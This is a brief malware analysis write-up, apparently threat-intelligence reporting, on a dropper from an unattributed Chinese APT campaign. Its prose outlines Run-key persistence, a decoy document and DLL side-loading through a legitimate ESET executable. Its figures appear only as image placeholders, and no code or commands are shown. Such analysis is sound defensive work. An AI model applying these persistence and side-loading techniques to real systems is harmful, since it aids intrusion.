StrangerealIntel/CyberThreatIntel

Malware analysis about unknown Chinese APT campaign


Table of Contents

Malware analysis


Initial vector

The initial PE extract the fake document and a second PE which create a Run key as persistence, extract the legit ESET 5 RAT and the hijacking dll and shellcode to execute (by folder permissions).


Here, we can see the persistence (Run key) for the dropper.



This detect if the persistence is already pushed and edit the status of key in reedit the key.




This use the RichEdit function for push the data on the documentused as leur for decoy the victims.




Once this did, this executes it and waits for the command of the attacker.

